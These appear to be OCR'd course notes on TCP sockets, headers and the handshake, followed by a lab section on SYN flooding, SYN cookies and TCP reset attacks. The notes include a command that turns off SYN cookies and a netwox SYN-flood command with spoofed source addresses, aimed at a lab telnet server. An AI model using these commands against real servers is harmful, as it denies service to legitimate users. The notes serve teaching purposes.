



Unit -2(TCP)

Transmission Control Protocol (TCP)


- It sits on top of the IP layer, and provides a reliable and ordered communication channel between applications running on networked computers.
- TCP is in a layer called Transport layer, which provides host-to-host communication services for applications.


Two transport Layer protocols

- TCP: provides a reliable, ordered communication channel between applications.
- UDP: lightweight protocol with lower overhead, for applications that do not require reliability or communication order.




TCP Client Server Architecture





- By running the " nc - l 9090 - v " command, we start a TCP server, which waits on port 9090

TCP Client Program — tcp_client.c



Step 1: **Create a socket** TCP uses SOCK_STREAM and UDP uses SOCK_DGRAM.

Step 2: **Set the destination information** Two pieces of information are needed to identify a server, the IP address and port number

Step 3: **Connect to the server** TCP three-way handshake protocol connect() call triggers the three-way handshake protocol., connection is uniquely identified by four elements: **source IP, source port number, destination IP, and destination port number.**

Step 4: **Send and receive data** system calls, such as write (), send () , sendto () , and sendmsg ().

Step 5: **Close the connection** close()

TCP Server Program tcp_server.c

```
// Step 1: Create a socket
sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Bind to a port number
memset(&my_addr, 0, sizeof(struct sockaddr_in));
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(9090);
bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
  sockaddr_in));
```

Step 1 : **Create a socket** Same as Client Program.

Step 2 : **Bind to a port number** The server needs to tell the OS which port it is using. This is done via the bind() system call . Port number specified inside the packet, knows which application is the intended receiver.

Step 3: **Listen for connections** TCP programs call the listen () system call to wait for connections Once a connection request is received, the operating system will go through the TCP three-way handshake protocol with the client to establish a connection.

> 💡 listen() is non-blocking. It tells TCP to listen to new connection. If a connection request
> comes, TCP should conduct the three-way handshake with the client, and save the established connection in the queue.

Step 4: **Accept a connection request** An application needs to specifically "accept" the connection before being able to access it. That is the purpose of the accept () system call. when a connection is accepted, a new socket is created, so the application can access this connection via the new socket.

Step 5: **Send and Receive data** Once a connection is established and accepted, both sides can send and receive data using this new socket.

Fork


```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1) {
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);

  if (fork() == 0) { // The child process                    ①
     close (sockfd);

     // Read data.
     memset(buffer, 0, sizeof(buffer));
     int len = read(newsockfd, buffer, 100);
     printf("Received %d bytes.\n%s\n", len, buffer);

     close (newsockfd);
     return 0;
  } else {  // The parent process                            ②
     close (newsockfd);
  }
}
```

The `fork()` system call creates a new process by duplicating the calling process. On success, the process ID of the child process is returned in the parent process, while 0 is returned in the child process. Therefore, the `if` branch (Line ①) in the code above is executed by the child process, and the `else` branch (Line ②) is executed by the parent process. The socket `sockfd` is not used in the child process, so it is closed there; for the same reason, the parent process should close `newsockfd`.

💡 TCP : Will the data from these two client programs be mixed together on the server side? NO , separate buffers for different connections.

💡 UDP : Will the data from these two client programs be mixed together on the server side? YES , only one recieve buffer

Data Transmission




1. **Buffers:**
   - For each end of a TCP connection, the operating system allocates two buffers: **one for sending data (send buffer) and the other for receiving data (receive buffer).**
   - TCP is duplex, meaning both ends can send and receive data.
2. **Data Sending Process:**
   - When an application needs to send data, it places the data into the TCP send buffer.
   - The TCP code in the operating system decides when to send data, optimizing for efficiency to avoid sending small packets and minimize network bandwidth usage.
3. **Sequence Numbers:**
   - **Each octet in the send buffer has a sequence number associated with it.**

- The TCP header includes a field called the sequence number, indicating the sequence number of the first octet in the payload.
- **This allows TCP to handle out-of-order packet arrival by using sequence numbers to arrange data correctly in the receive buffer.**

4. **Data Merging in Receive Buffer:**
   - **Once data are placed in the receive buffer, they are merged into a single data stream, regardless of whether they come from the same packet or different ones.**
   - The boundary of the packet disappears in the receive buffer.
5. **Data Availability to Applications:**
   - When the receive buffer has enough data (or after a waiting time), TCP makes the data available to the application.
   - Applications typically read from the receive buffer and may get blocked if no data is available. Making data available unblocks the application.
6. **Acknowledgment Packets:**
   - **The receiver informs the sender that data have been received by sending acknowledgment packets.**
   - **To optimize performance, the receiver does not acknowledge each received packet individually. Instead, it informs the sender of the next sequence number it expects to receive.**
7. **Retransmission:**
   - If the sender does not receive an acknowledgment within a certain time period, it assumes that the data may be lost and initiates retransmission of the data.

This process ensures reliable and ordered data transmission between TCP-enabled devices. The use of sequence numbers, acknowledgment packets, and retransmission mechanisms contributes to the robustness and reliability of TCP connections.

TCP Header




TCP Header Format:

1. **Source and Destination Port (16 bits each):**
   - These two fields specify the port numbers of the sender and receiver.
2. **Sequence Number (32 bits):**
   - Specifies the sequence number of the first octet in the TCP segment.
   - **If the SYN bit is set, the sequence number is the initial sequence number.**
3. **Acknowledgment Number (32 bits):**
   - Valid only if the ACK bit is set.
   - **Contains the value of the next sequence number expected by the sender of this segment.**
4. **Header Length (4 bits):**
   - Indicates the length of the TCP header measured in the number of 32-bit words.

- **To get the number of octets in the TCP header, multiply the value in this field by 4.**

5. **Reserved (6 bits):**
   - This field is not used.
6. **Code Bits (6 bits):**
   - **Includes bits for various purposes, such as SYN, FIN, ACK, RST, PSH, and URG.**
   - SYN, FIN, and RST are related to connection and will be covered later.
7. **Window (16 bits):**
   - Specifies the window advertisement, indicating the number of octets the sender is willing to accept.
   - Used for flow control to prevent overwhelming the receive buffer.
8. **Checksum (16 bits):**
   - Calculated using part of the IP header, TCP header, and TCP data to ensure data integrity.
9. **Urgent Pointer (16 bits):**
   - Valid if the URG code bit is set.
   - **If urgent data is present, specifies where the urgent data ends and normal TCP data starts.**
   - Urgent data is out of band, does not consume sequence numbers, and is used for emergency/priority purposes.
10. **Options (0-320 bits, divisible by 32):**
    - TCP segments can carry variable-length options, addressing limitations of the original header.

TCP 3-way Handshake Protocol



SYN Packet:

- The client sends a special packet called SYN packet to the server using a randomly generated number x as its sequence number.

SYN-ACK Packet:

- On receiving it, the server sends a reply packet using its own randomly generated number y as its sequence number.


ACK Packet

- Client sends out ACK packet to conclude the handshake

Idea : To fill the queue storing the half-open connections so that there will be no space to store TCB for any new half-open connection, basically the server cannot accept any new SYN packets.

Steps to achieve this : Continuously send a lot of SYN packets to the server. This consumes the space in the queue by inserting the TCB record.

- Do not finish the 3rd step of handshake as it will dequeue the TCB record.



SYN Flooding Attack

🚨 Before the three-way handshake protocol is finished, the server stores all the half-open connections in a queue, and the queue does have a limited capacity.If attackers can fill up this queue quickly, there will be no space to store the TCB for any new half-open connection, so the server will not be able to accept new SYN packets. Even though the server's CPU and bandwidth have not reached their capacity yet, nobody can connect to it any more.

SYN Flooding Attack:

1. **Objective:**
   - To fill up the half-open connection queue of a server.
2. **Attack Process:**
   - Continuously send a large number of SYN (synchronization) packets to the server.
   - Do not complete the third step of the three-way handshake protocol.
3. **Effect on Connection Queue:**
   - Each SYN packet causes the insertion of a Transmission Control Block (TCB) record into the half-open connection queue.
4. **Dequeue Events for TCB Records:**
   - TCB records are dequeued under the following conditions:
     - If the client completes the three-way handshake process.
     - If the TCB record stays in the queue for too long and times out (timeout period, e.g., 40 seconds).
     - If the server receives a RST (reset) packet for a half-open connection.
5. **Random Source IP Addresses:**
   - Attackers use random source IP addresses to avoid easy blocking by firewalls.

- The randomness makes it difficult for firewalls to distinguish between legitimate and malicious traffic.

6. **Handling SYN + ACK Replies:**
   - When the server replies with SYN + ACK packets, the replies may be dropped in the Internet due to the forged IP addresses.
   - Half-open connections stay in the queue until they are timed out.
7. **TCP Reset (RST) Packets:**
   - If a SYN + ACK packet reaches a real machine, it may send a TCP reset packet to the server.
   - This causes the server to dequeue the corresponding TCB record.
8. **Attack Persistence:**
   - Even if some SYN + ACK packets reach real machines and cause TCB record dequeuing, the attack may persist if it is fast enough to continuously fill up the queue.

Mitigation:

- **Firewall Considerations:**
  - Firewalls may need to implement more sophisticated mechanisms to detect and block SYN Flooding attacks, considering the use of random source IP addresses.
- **TCP Connection Timeout Settings:**
  - Network administrators may adjust TCP connection timeout settings to reduce the impact of half-open connections lingering in the queue.

Launching SYN Flood Attack

On Server, we need to turn off a countermeasure called SYN cookies

```
seed@Server : $sudo sysctl -w net.ipv4.tcp_syncookies=0
```

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State
tcp        0      0 127.0.0.1:3306  0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:8080    0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:631   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:953   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:443     0.0.0.0:*        LISTEN
tcp        0      0 10.0.5.5:46014  91.189.94.25:80  ESTABLISHED
tcp        0      0 10.0.2.17:23    10.0.2.18:44414  ESTABLISHED
tcp6       0      0 :::53           :::*             LISTEN
tcp6       0      0 :::22           :::*             LISTEN
```

TCP States

- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

To launch a SYN flooding attack, we need to send out a large number of SYN packets, each with a random source IP address.

- Launch the attack using `netwox`


```
seed@Attacker:$ sudo netwox 76 -i 10.0.2.17 -p 23 -s raw
```

Targeting telnet server port 23

raw mean to spoof at IP4/IP level, not at link level

```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
  Parameters:
  -i|--dst-ip ip           destination IP address
  -p|--dst-port port       destination port number
  -s|--spoofip spoofip     IP spoof initialzation type
```

Once the quantity of this type of connections reaches a certain threshold, the victim will not be able to accept new TCP connections




```
seed@User(10.0.2.68):$ telnet 10.0.2.69
Trying 10.0.2.69...
telnet: Unable to connect to remote host: Connection timed out
```

Attack was successful

Using Scapy

Scapy was deemed ineffective due to its slow performance. **Wireshark analysis revealed that numerous reset packets were being sent back from the spoofed computers, causing the victim server to remove half-open connections from its queue**. The performance limitations of the Scapy code were identified as a hindrance to achieving the desired ratio, suggesting **potential challenges in outpacing the reset packets.** The note concludes by hinting at the importance of considering alternative approaches or tools to enhance the speed and effectiveness of the attack.

SYN Cookies Countermeasure:

1. **Hash Calculation (SYN Cookie):**
    - **When a server receives a SYN packet from a client, it calculates a keyed hash (H) from the information in the packet.**

- The hash (H) is computed using a secret key that is known only to the server.

2. **Initial Sequence Number:**
   - **The calculated hash (H) serves as the initial sequence number sent from the server to the client.**
   - **This value is referred to as the SYN cookie.**
3. **No Storage of Half-Open Connections:**
   - **Unlike traditional methods, the server does not store half-open connections in its queue.**
4. **Client Acknowledgment (If Not Attacker):**
   - **If the client is not an attacker, it sends H+1 in the acknowledgment field of the response.**
5. **Attacker Identification:**
   - If the client is an attacker, the hash (H) will not reach the attacker, preventing the server's queue from being filled with malicious half-open connections.
6. **Validation by Server:**
   - Upon receiving the acknowledgment with H+1, the server checks the validity of the number in the acknowledgment field by recalculating the cookie (hash).
   - This ensures that legitimate clients are properly acknowledged and processed.

Purpose of SYN Cookies:

- **Mitigating SYN Flooding Attacks:**
  - SYN Cookies are implemented to specifically address the issue of SYN flooding attacks, where attackers overwhelm a server's connection queue with half-open connections.
- **Preventing Queue Exhaustion:**


    - **By using SYN Cookies, the server avoids storing excessive half-open connections in its queue, preventing exhaustion and maintaining service availability.**
- **Protecting Against Spoofed IP Addresses:**
    - The mechanism of SYN Cookies helps protect against attackers using spoofed IP addresses to flood the server with SYN packets.

SYN Cookies provide an effective countermeasure by dynamically generating initial sequence numbers based on a hash function, eliminating the need for the server to store information about half-open connections. This approach enhances the resilience of servers against SYN flooding attacks.

TCP Reset Attack

The objective of a TCP Reset attack is to break an existing connection between two victim hosts.

TCP FIN Protocol:



1. **Initiation of Closure:**
    - **When one end of a TCP connection (e.g., A) has no data to send to the other end (e.g., B), it sends a FIN (Finish) packet to signal the initiation of the connection closure.**
2. **ACKnowledgment:**
    - **Upon receiving the FIN packet, the other end (B) replies with an ACK (Acknowledgment) packet.**
    - At this point, the A-to-B direction of the connection is closed, but the B-to-A direction remains open.
3. **Closure Completion:**
    - **If the other end (B) also wants to close the connection, it can send its own FIN packet to A.**
    - **A responds with an ACK packet, and the entire TCP connection is closed.**
4. **TCP FIN Protocol:**

- This process is known as the TCP FIN protocol and is a structured, sequential approach to connection termination.

TCP RST Packet:


1. **Immediate Connection Break:**
   - **In the "non-civilized" approach, one party sends a single TCP RST (Reset) packet to the other side, immediately terminating the connection.**
   - This method is more abrupt and is often used in emergency situations where there is no time to follow the standard FIN protocol.
2. **Use in Error Handling:**
   - **RST packets are also used when errors are detected in the connection.**
   - For example, in a SYN flooding attack against a TCP server, if a spoofed source IP address belongs to a running computer, it may receive a SYN + ACK packet from the server. Since the machine has never initiated the connection request, it responds with a RST packet to signal the server to close the half-open connection.

RST Attack Requirements

Spoofing TCP RST Packet:

1. **Objective:**
   - The attacker aims to terminate a TCP connection between A and B by sending a spoofed TCP RST packet.
2. **Required Fields:**
   - For the attack to be successful, several fields in the IP and TCP headers must be filled out correctly.
     - **Source IP address, Source port, Destination IP address, and Destination port:** These four fields uniquely identify a TCP connection and must match those used by the legitimate connection.

- **Sequence number**: The sequence number in the spoofed packet needs to be correct to prevent the receiver from discarding the packet.




(a) Attack diagram

TCP Reset in Telnet

